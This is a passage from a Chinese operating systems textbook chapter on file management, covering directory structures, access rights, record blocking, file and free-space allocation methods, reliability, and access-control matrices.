简单列表难以支持这些操作。考虑单用户的需求：用户可能有许多类型的文件，包括字处理文本文件、图形文件、电子表格等，并且用户可能希望按照项目、类型或其他某种方便的方式组织这些文件。如果目录是一个简单的顺序列表，则它对于组织文件没有任何帮助，并且强迫用户不要对两种不同类型的文件使用相同的名字。这个问题在一个共享的系统中会变得更糟。命名的唯一性成为一个严重的问题。此外，如果目录中没有内在的结构，很难对用户隐藏整个目录的某些部分。

解决这些问题的出发点是两级方案。在这种情况下，每个用户都有一个目录，还有一个主目录。主目录有每个用户目录的目录项，并提供地址和访问控制信息。每个用户目录是该用户文件的简单列表。这些方案意味着只需要在每个用户的文件集合中保证名字的唯一性，文件系统就可以很容易地在目录上实行访问限制，但是，它对于用户构造文件集合没有任何帮助。

功能更强大、更灵活的方法是层次或树状结构方法（如图 12.4 所示），这也是普遍采用的一种方法。和前面一样，有一个主目录，它的下面是许多用户目录，每个用户目录依次又有子目录

目录项和文件项，并且在任何一级都是这样。也就是说，在任何一级，一个目录都可以包括子目录的目录项和/或文件项。

目录和子目录是如何组织的将在后面阐述。当然，最简单的方法是把每个目录保存成顺序文件。当目录包含很多目录项时，这样的组织可能会导致不必要的很长的查找时间。在这种情况下，最好采用散列结构。




图 12.4　树状结构目录

12.3.3　命名

用户通过符号名字来引用文件。显然，为了保证文件引用无二义性，系统中的每个文件都必须具有唯一的名字。另一方面，对用户而言，要求为文件提供一个唯一的名字是一个难以接受的负担，特别是在共享系统中。

使用树状结构目录减小了提供唯一名字这方面的困难。系统中的任何文件可以按照从根目录或主目录向下到各个分支，最后直到该文件的路径来定位。这一系列目录名和最后到达的文件名组成了该文件的路径名（pathname）。例如，图 12.5 中左下角的文件的路径名为 **/User_B/Word/Unit_A/ABC**，斜线用于划定这个序列中各个名字的界限。由于所有路径都从主目录开始，主目录名是隐含的。注意，在这种情况下，多个文件可以有相同的文件名，只要保证它们的路径名是唯一的即可。因此，系统中可以存在另外一个名为 ABC 的文件，但是这个文件的路径名为/User_B/Draw/ABC。




图 12.5　树状结构目录的一个例子

尽管路径名使得文件名的选择变得容易，但如果要求用户在每次访问文件时都必须拼写出完整的路径名，则还是比较难用的。典型情况下，对交互用户或进程而言，总有一个当前路径与之

相关联，通常称做工作目录（working directory）。文件通常按照相对于工作目录的方式被访问，例如，如果用户 B 的工作目录是“Word”，则路径名 `Unit_A/ABC` 足以确定图 12.5 中最左下角处的文件。当交互式用户登录进来时，或者当创建一个进程时，默认的工作目录是用户目录。在执行过程中，用户可以在树中向上或向下漫游，来定义不同的工作目录。

12.4 文件共享

在多用户系统中，几乎总是要求允许文件在多个用户间共享。这时就产生了两个问题：访问权限和对同时访问的管理。

12.4.1 访问权限

文件系统应该为允许在多个用户间广泛地共享文件提供灵活的工具。文件系统应该提供一些选项，使得访问某个特定文件的方式可以被控制。在典型情况下，用户或用户组可以被授予某些对文件的访问权限。已经使用的访问权限有很多，下面列出的是一些可以指定给某个特定用户以访问某个特定文件的具有代表性的访问权限：

- **无**（none）：用户甚至不知道文件是否存在，更不必说访问它了。为实施这种限制，不允许用户读包含该文件的用户目录。
- **知道**（knowledge）：用户可以确定文件是否存在以及其所有者。用户可以向所有者请求更多的访问权限。
- **执行**（execution）：用户可以加载并执行一个程序，但是不能复制它。私有程序通常具有这种访问限制。
- **读**（reading）：用户能够以任何目的读文件，包括复制和执行。有些系统还可以区分浏览和复制，对于前一种情况，文件的内容可以呈现给用户，但用户却没有办法进行复制。
- **追加**（appending）：用户可以给文件添加数据，通常只能在末尾追加，但不能修改或删除文件的任何内容。当在许多资源中收集数据时，这种权限非常有用。
- **更新**（updating）：用户可以修改、删除和增加文件中的数据。这通常包括最初写文件、完全重写或部分重写、移去所有或部分数据。一些系统还区分不同程度的更新。
- **改变保护**（changing protection）：用户可以改变授予其他用户的访问权限。典型地，只有文件的所有者才具备这项权力。在某些系统中，所有者可以把这项权力扩展到其他用户。为防止滥用这种机制，文件的所有者通常能够指定该项权力的持有者可以改变哪些权限。
- **删除**（deletion）：用户可以从文件系统中删除该文件。

这些权限构成了一个层次，每项权限都隐含着它前面的那些权限。因此，如果一个特定的用户被授予对某个文件的修改权限，该用户也就同时被授予以下权限：知道、执行、读和追加。

一个用户被指定成某个给定文件的所有者，通常是最初创建文件的那个用户。所有者具有前面列出的全部权限，并且可以给其他用户授予权限。访问可以提供给不同类的用户：

- **特定用户**（specific user）：由用户 ID 号指定的单个用户。
- **用户组**（user group）：不是单个定义的一组用户。系统必须可以通过某种方式了解用户组的所有成员。
- **全部**（all）：访问该系统的所有用户。这些是公共文件。

12.4.2 同时访问

如果允许多个用户追加或更新一个文件，操作系统或文件管理系统必须强加一些规范。一种蛮力的方法是当用户修改文件时，允许用户对整个文件加锁。比较好的控制粒度是在修改时对单个记录加锁。实际上，这正是第 5 章所讨论的读者-写者问题。在设计共享访问能力时必须解决互斥问题和死锁问题。

12.5　记录组块

如图12.2所示，记录是访问结构化文件[1]的逻辑单元，而块是与二级存储进行I/O操作的基本单位。为执行I/O，记录必须组织成块。

这里需要考虑以下几个问题。首先，块的长度是固定的还是可变的？在大多数系统中，块是固定长度的，这可以简化I/O、内存中缓冲区的分配和二级存储中的块的组织。其次，与平均记录大小相比，块的相对大小是多少？一个折衷方案是，块越大，一次I/O操作所传送的记录就越多。如果是顺序地处理或查找文件，这显然是一个优点，因为使用大块可以减少I/O操作，这加速了处理。另一方面，如果是随机地访问文件，并且没有发现任何局部性，大的块会导致对并没有使用的记录的不必要的传输。但是，综合考虑顺序访问的频率和访问的局部性潜能，可以说使用大的块能减少I/O传送时间。需要注意的是，大块需要更大的I/O缓冲区，从而使缓冲区的管理更加困难。

对于给定的块大小，有三种组块方法：

- 固定组块：使用固定长度的记录，并且若干个完整的记录被保存在一个块中。在每个块的末尾可能会有一些未使用的空间，称做内部碎片。
- 可变长度跨越式组块：使用长度可变的记录，并且紧缩到块中，使得块中没有未使用空间。因此，某些记录可能会跨越两个块，通过一个指向后继块的指针连接。
- 可变长度非跨越式组块：使用可变长度的记录，但并不采用跨越的方式。如果下一个记录比块中剩余的未使用空间大，则无法使用这一部分，因此在大多数块中都会有未使用的空间。

图12.6显示了这些方法。这里假设文件保存在磁盘上的顺序块中。在图中假设文件足够大，可以跨越两个磁道。即使使用其他一些文件分配方案，其结果也不会改变（见12.6节）。




图12.6　记录组块的方法［WIED87］

固定组块是记录长度固定的顺序文件最常用的方式。可变长度跨越式组块的存储效率高，并

[1] 相对于一些文件系统中（如UNIX文件系统）把文件看做字节流。

且对文件大小没有限制，但是这种技术很难实现。跨越两个块的记录需要两次 I/O 操作，并且不论如何组织，文件都很难修改。可变长度非跨越式组块会导致空间的浪费，并且限制记录的大小不能超过块的大小。

如果采用记录组块技术，记录组块技术和虚存硬件会互相影响。在虚存环境中，页是传送的基本单位。页通常很小，以至对于非跨越式组块，把页当做块处理是不现实的。因此一些系统把多个页组合起来，为文件传送创建一个比较大的块。该方法已用于 IBM 主机中的 VSAM 文件。

12.6 二级存储管理

在二级存储中，一个文件是由许多块组成的。操作系统或文件管理系统负责给文件分配块。这引发了两个管理问题。首先，二级存储中的空间必须分配给文件；其次，必须知道哪些空间可以用来分配。下面将会看到，这两个问题是相关的，即文件分配采用的方法可能会影响空闲空间管理的方法。此外，文件结构和分配策略之间也是互相影响的。

本节首先讨论单个磁盘上的文件分配方法，然后讲述空闲空间的管理问题，最后讨论可靠性问题。

12.6.1 文件分配

文件分配涉及以下几个问题：

1）当创建一个新文件时，是否一次性地给它分配所需要的最大空间？

2）给文件分配的空间是一个或多个连续的单元，这些单元称做分区。也就是说，分区是一组连续的已经分配了的块。一个分区的大小可以从一块到整个文件。在分配文件时，分区的大小应该是多少？

3）为跟踪分配给文件的分区，应该使用哪种数据结构或表？在 DOS 或其他系统中，这种表通常称做**文件分配表**（File Allocation Table，FAT）。

下面依次分析这些问题。

预分配与动态分配

预分配策略要求在发出创建文件的请求时声明该文件的最大大小。在许多情况下，如程序编译、产生摘要数据文件或通过通信网络从另一个系统中传送文件时，都可以很可靠地估计这个值。但是对许多应用程序，如果不能可靠地估计文件可能的最大大小，就很难实现这种策略。在这种情况下，用户和应用程序都会多估计一些文件的大小，以避免分配的空间不够用。从二级存储分配的角度看，这显然是非常浪费的。因此，使用动态分配要好一些，动态分配只有在需要时才给文件分配空间。

分区大小

第二个问题是分配给文件的分区大小。一种极端情况是，分配一个足够大的分区，可以保存整个文件；另一种极端情况是磁盘空间一次只分配一块。因此，在选择一个分区的大小时，需要折衷考虑单个文件的效率和整个系统的效率。[WIED87] 给出了需要折衷考虑的四项内容：

1）邻近空间可以提高性能，特别是对于 `Retrieve_Next` 操作，以及面向事务的操作系统中运行的事务。

2）数目较多的小分区会增加用于管理分配信息的表的大小。

3）使用固定大小的分区（例如块）可以简化空间的再分配。

4）使用可变大小的分区或者固定大小的小分区可以减少由于超额分配而产生的未使用存储空间的浪费。

当然，这几项内容是互相影响的，必须统一考虑。其结果是可以有两种选择：

- **可变的、大规模连续分区**：可以提供较好的性能。大小可变避免了浪费，并且使文件分

配表比较小，但是这又导致空间很难再次利用。

- 块：小的固定分区提供了更大的灵活性，但是为了分配，它们可能需要较大的表或更复杂的结构。邻近性不再是主要目标，而是根据需要来分配块。

每一种选择都适用于预分配和动态分配。对于可变的、大规模连续分区，一个文件被预分配给一组连续的块，这就消除了对文件分配表的需求，它所需要的仅仅是指向第一块的指针和分配的块的数目。一次性地分配所有分区所需要的所有块，这意味着该文件的文件分配表将保持固定大小，这是因为可以分配的块的数量是一定的。

对于可变大小的分区，我们需要考虑空闲空间的碎片问题。这个问题在第 7 章讨论内存的划分时已经讨论过。一些可能的选择策略如下：

- **首次适配**：从空闲块列表中选择第一个未被使用且大小足够的连续的块组。
- **最佳适配**：选择大小足够的未使用过的块中最小的一个。
- **最近适配**：选择与前面分配给该文件的块组最为邻近的组，其目的是为了提高局部性。

很难说哪种策略是最好的，其困难在于许多因素的相互作用，包括文件的类型、文件访问的模式、多道程序的程度、系统中的其他性能因素、磁盘缓存、磁盘调度等。

文件的分配方法

前面讨论了预分配和动态分配的比较以及分区大小等问题，现在需要考虑具体的文件分配方法。通常使用三种方法：连续、链接和索引。表 12.3 总结了每种方法的特点。

表 12.3 文件分配方法

	连续	链接	索引	
是否预分配	需要	可能	可能	
分区大小固定还是可变	可变	固定块	固定块	可变
分区大小	大	小	小	中等
分配频率	一次	低到高	高	低
分配需要的时间	中等	长	短	中等
文件分配表的大小	一个表项	一个表项	大	中等

连续分配是指在创建文件时，给文件分配一组连续的块，如图 12.7 所示。因此，这是一种使用大小可变分区的预分配策略。在文件分配表中每个文件只需要一个表项，用于说明起始块和文件的长度。从单个顺序文件的角度看，连续分配是最好的。对于顺序处理，可以同时读入多个块，从而提高了 I/O 性能。同时，检索一个块也是非常容易的。例如，如果一个文件从块 b 开始，




图 12.7 连续文件分配

需要文件的第 i 块，则这一块在二级存储中的块位置为 $b+i-1$。连续分配也存在一些问题。首先，会出现外部碎片，使得很难找到空间大小足够的连续块。因此，它时常需要执行紧缩算法来释放磁盘中的额外空间，如图 12.8 所示。其次，因为是预分配，它需要在创建文件时声明文件的大小，这将会导致在前面已经讨论过的问题。




图 12.8　连续文件分配（紧缩后）

与连续分配相对的另一个极端是链接分配，如图 12.9 所示。在典型情况下，链接分配基于单个的块，链中的每一块都包含指向下一块的指针。文件分配表中每个文件同样只需要一个表项，用于声明起始块和文件的长度。尽管可以是预先分配，但是更常用的是根据需要来分配块。块的选择非常简单：任何一个空闲块都可以加入到链中。由于一次只需要一个块，因此不必担心会出现外部碎片。这种类型的物理组织最适合于顺序处理的顺序文件，为选择文件中的某一块，需要沿着链向下，直至到达期待的块。




图 12.9　链接分配

链接分配的一个后果是局部性原理不再适用。因此，如果需要像顺序处理那样一次取人一个文件中的多个块，则需要一连串地访问磁盘的不同部分。这对于单用户系统有重大的影响，也是共享系统需要关注的。为克服这个问题，一些系统周期性地对文件进行合并（consolidation），如图 12.10 所示。

索引分配解决了连续分配和链接分配中的许多问题。对于索引分配，每个文件在文件分配表中有一个一级索引。分配给该文件的每个分区在索引中都有一个表项。在典型情况下，文件索引在物理上并不是作为文件分配表的一部分存储的，相反，文件的索引保存在一个单独的块中，文

件分配表中该文件的表项指向这一块。分配可以基于固定大小的块（如图 12.11 所示），也可以基于大小可变的分区（如图 12.12 所示）。基于块来分配可以消除外部碎片，而按大小可变的分区分配可以提高局部性。在任何一种情况下，都需要不时地进行文件整理。在使用大小可变的分区的情况下，文件整理可以减少索引的数目，但对于基于块的分配却不能。索引分配支持顺序访问文件和直接访问文件，因而是最普遍的一种文件分配形式。




图 12.10　链接分配（合并后）




图 12.11　基于块的索引分配




图 12.12　基于长度可变的分区的索引分配

12.6.2 空闲空间的管理

正如分配给文件的空间需要管理，当前还没有分配给任何文件的空间也必须管理起来。为实现前面描述的任何一种文件分配技术，必须首先知道磁盘中的哪些块是可用的。因此，除了文件分配表以外，还需要一个**磁盘分配表**（Disk Allocation Table，DAT）。下面介绍一些已经实现的技术。

位表

这种方法使用一个向量，向量的每一位对应于磁盘中的每一块。0 表示一个空闲块，1 表示一个已使用的块。例如，对于图 12.7 中的磁盘布局，需要一个长度为 35 的向量，该向量具有以下值：

00111000011111000011111111111011000

位表的优点是通过它可以相对比较容易地找到一个或一组连续的空闲块。因此位表适用于前面描述的任何一种文件分配方法。它的另一个优点是非常小。尽管如此，它的长度仍然是相当大的。一个块位图所需要的存储器总量（单位为字节）为：

$$\frac{\text{磁盘大小（字节数）}}{8\times\text{文件系统块大小}}$$

因此，对于一个 16GB 的磁盘，块大小为 512 个字节，则位表占用 4MB 的空间。我们是否可以在内存中节省出 4MB 的空间来存放这个位表？如果可以，那么不需要访问磁盘就可以查找这个位表。但是，即使相对于当今的内存大小，4MB 对实现一个功能来说仍然是很大的一块空间。另一种方法是把位表放在磁盘中，但是 4MB 的位表需要大约 8000 个磁盘块，我们不能容忍当需要一个块时查找那么大的磁盘空间，因此，位表需要驻留在内存中。

即使位表在内存中，穷举式地查找这个表也会使文件系统的性能降低到难以接受的程度，当磁盘空间只剩下很少的空闲块时这个问题尤为严重。因此，大多数使用位表的文件系统都有一个辅助数据结构，用于汇总位表的子区域的内容。例如，位表可以在逻辑上划分成许多个子区域，对于每个子区域，汇总表中包括它的空闲块的数目和连续空闲块的最大长度。当文件系统需要大量的连续块时，它可以通过扫描汇总表来发现适合的子区域，然后再查找这个子区域。

链接空闲区

通过使用指向每个空闲区的指针和它们的长度值，空闲区可以被链接在一起。由于不需要磁盘分配表，仅需要一个指向链的开始处的指针和第一个分区的长度，因而这种方法的空间开销是可以忽略不计的。该方法适用于所有的文件分配方法。如果一次只分配一块，只要简单地选择链头上的空闲块，并调整第一个指针或长度值即可。如果是基于可变分区进行分配的，则可以使用首次适配算法：从头开始取分区，一次取一个，以确定链表中下一个适合的空闲块。这时同样需要调整指针和长度。

这个方法具有其自身的问题。在使用一段时间以后，磁盘会出现很多碎片，许多空闲区都变成了只有一个块那么长。还需要注意的是，每次分配一个块时，在把数据写到这个块中之前，需要先读这个块，以发现指向新的第一个空闲块的指针。如果需要为一个文件操作同时分配许多单个的块，这会大大地降低创建文件的速度。与此类似，删除一个由许多碎片组成的文件也是非常耗时的。

索引

索引方法把空闲空间看做是一个文件，并使用一个在文件分配时介绍过的索引表。基于效率方面的考虑，索引应该基于可变大小的分区，而不是块。因此，磁盘中的每个空闲分区都在表中有一个表项。该方法为所有的文件分配方法都提供了有效的支持。

空闲块列表

在这个方法中，每个块都指定一个顺序号，所有空闲块的顺序号保存在磁盘中的一个保留区中。根据磁盘的大小，存储一个块号需要 24 位或 32 位，故空闲块列表的大小是 24 或 32 乘以相

应的位表大小，因此它必须保存在磁盘上，而不是内存中。但这是一种非常令人满意的方法。考虑下面几点：

1）磁盘上用于空闲块列表的空间小于磁盘空间的1%。如果使用32位的块号，则每个512字节的块需要4个字节。

2）尽管空闲块列表太大了，不能保存在内存中，但是，有两种有效的技术可以把该表的一小部分保存在内存中。

a）这个表可以看做是一个下推栈（见附录1B），栈中靠前的数千个元素可以保留在内存中。当分配一个新块时，它从栈顶弹出，此时，它是在内存中的。与此类似，当一个块被解除分配时，它被压入栈中。只有当栈中在内存的部分满了或者空了时，才需要在内存和磁盘之间进行传送。因此，该技术在大多数时候都提供了零时间的访问。

b）这个表可以看做是一个FIFO队列，队列头和队列尾的几千项在内存中。分配块时从队列头取走第一项，在取消分配时可以把它添加在队列尾。只有当内存中的头部分空了，或者内存中的尾部分满了时，才需要在磁盘和内存之间传送数据。

不论前面给出哪一种策略（栈或FIFO队列），一个后台线程都可以对内存中的列表慢慢地进行排序，从而使连续分配变得容易。

12.6.3 卷

不同的操作系统和不同的文件管理系统使用的卷的概念多少会有不同，但是从本质上来讲，卷是一个逻辑的磁盘。[CARR05]这样定义卷的概念：

卷：一组在二级存储上面的可寻址的扇区的集合，操作系统或者应用程序用卷来进行数据存储。一个卷里面的扇区不需要在物理存储设备上是连续的；相反，只需要对于操作系统或者应用程序来讲是连续的。一个卷可能是更小的卷合并或者组合的结果。

在最简单的情况下，一个单独的磁盘就是一个卷。通常，一个磁盘会被分为几个分区，每个分区都会作为一个单独的卷来工作。

12.6.4 可靠性

考虑以下情况：

1）用户A请求给一个已存在的文件增加文件分配。

2）该请求被批准，磁盘和文件分配表在内存中被更新，但没有在磁盘中更新。

3）系统崩溃，随后系统重启。

4）用户B请示一个文件分配，并且被分配给一块磁盘空间，覆盖了上一次分配给用户A的空间。

5）用户A通过保存在A的文件中的引用访问被覆盖的部分。

当系统为了提高效率而在内存中保留磁盘分配表和文件分配表的副本时会出现问题。为避免这类错误，当请求一个文件分配时，需要执行以下步骤：

1）在磁盘中对磁盘分配表加锁，这可以防止在分配完成以前另一个用户修改这个表。

2）查找磁盘分配表，查找可用空间。这里假设磁盘分配表的副本总是在内存中，如果不在，则必须先读入。

3）分配空间，更新磁盘分配表，更新磁盘。更新磁盘包括把磁盘分配表写回到磁盘。对于链接磁盘分配，它还包括更新磁盘中的某些指针。

4）更新文件分配表和更新磁盘。

5）对磁盘分配表解锁。

这种技术可以防止错误。但是，当频繁地分配比较小的块时，就会对性能产生重要的影响。为减少这种开销，可以使用一种批存储分配方案。在这种情况下，为了分配，可以先获得磁盘上的一批空闲块，而它们在磁盘上的相应部分被标记为“已用”。使用这一批的块的分配在内存中进行。当这一批用完后，更新磁盘上的磁盘分配表，并获得新的一批。如果发生了系统崩溃，磁盘上标记为“已用”的部分在它们被重新分配之前，必须通过某种方式清空。这种用于清空的技术取决于文件系统的特性。

12.7 文件系统安全

只有在登录成功以后，用户才会被赋予权限访问一个或多个主机和应用程序，这种做法对于数据库中有敏感数据的系统来说是不够的。通过用户访问控制程序，用户可以被系统识别。系统中会有一个与每个用户相关的配置文件，用来指定用户操作和访问文件的权限。操作系统基于用户配置文件来实施权限控制规则。但是，数据库管理系统必须控制特定的记录或一部分记录。例如，每个人都有权限获得公司员工列表，但是只有一部分经过挑选的人才有权限获得员工薪水信息。这个问题并不仅仅是一个细化程度的问题。尽管操作系统赋予用户访问文件或者使用应用程序的权限，但是并没进行深一步的安全检查，数据库管理系统必须对每个人的访问尝试做出决定，这个决定不仅依赖用户的标识，也依赖于被访问数据的特定部分，甚至依赖于已经透露给用户的信息。

经常在文件或数据库管理系统中运用的访问控制模型叫做访问矩阵（图 12.13a，基于[SAND94]的图），这个模型的基本元素如下所述：

- **主体**：有能力访问对象的实体，一般来说，实体的概念等同于进程的概念，任何一个用户或应用程序通过代表它们自己的进程来获得访问对象的权限。
- **对象**：可以被访问和控制的任何实体，比如文件、文件局部数据、程序、内存块以及软件中的对象（如 Java 对象）。
- **访问权限**：主体访问对象的方式，比方读、写、执行以及使用软件对象的功能。

矩阵的一个维度是正在试图访问数据的被认证后的主体。虽然可以通过终端、主机或应用程序来替代或者辅助用户来控制访问，但是这个名单里一般地仅包括单独的用户和用户组。另一个维度列出了被访问的对象。在最细化的情况下，对象可能就是一个数据域。更多的聚集组，例如记录、文件甚至整个数据库都可以作为矩阵中的对象。矩阵中的每个单元代表了主体对对象的访问权限。

实际上，访问矩阵通常是稀疏的，可以通过两种划分方法来表示。矩阵可以按列划分，就生成了**访问控制列表**（见图 12.13b）。那么，对于每个对象，一个访问控制列表列出了用户以及他们的访问权限。访问控制列表包含了一个默认或公共的单元。这允许没有被明确指出有哪些权限的用户具有默认的权限。这个列表包括了单独的用户，也包括了用户组。

依照行划分就会产生权能入场券（见图 12.13c）。一个权能入场券指定了用户被授权的对象和操作。每个用户有许多入场券，同时可以授权给别人。因为系统的入场券可能会消失，这就意味着会有比访问控制列表更大的安全问题，尤其是用户的入场券是可能伪造的。为了解决这些问题，让操作系统替用户控制着权能入场券是一种很好的方法。这些入场券数据需要放在用户不可访问的内存区域。

网络需要同时考虑基于数据的访问控制和基于用户的访问控制这两种情况。如果仅有一部分用户被允许访问特定的数据，那么在传送给这些用户时需要加密保护这些数据。一般来说，数据访问控制可以给予更多的权利，可以由基于主机的数据库管理系统控制。如果一个网络数据库服务器存在于网络中，那么数据访问控制变成了一个网络功能。

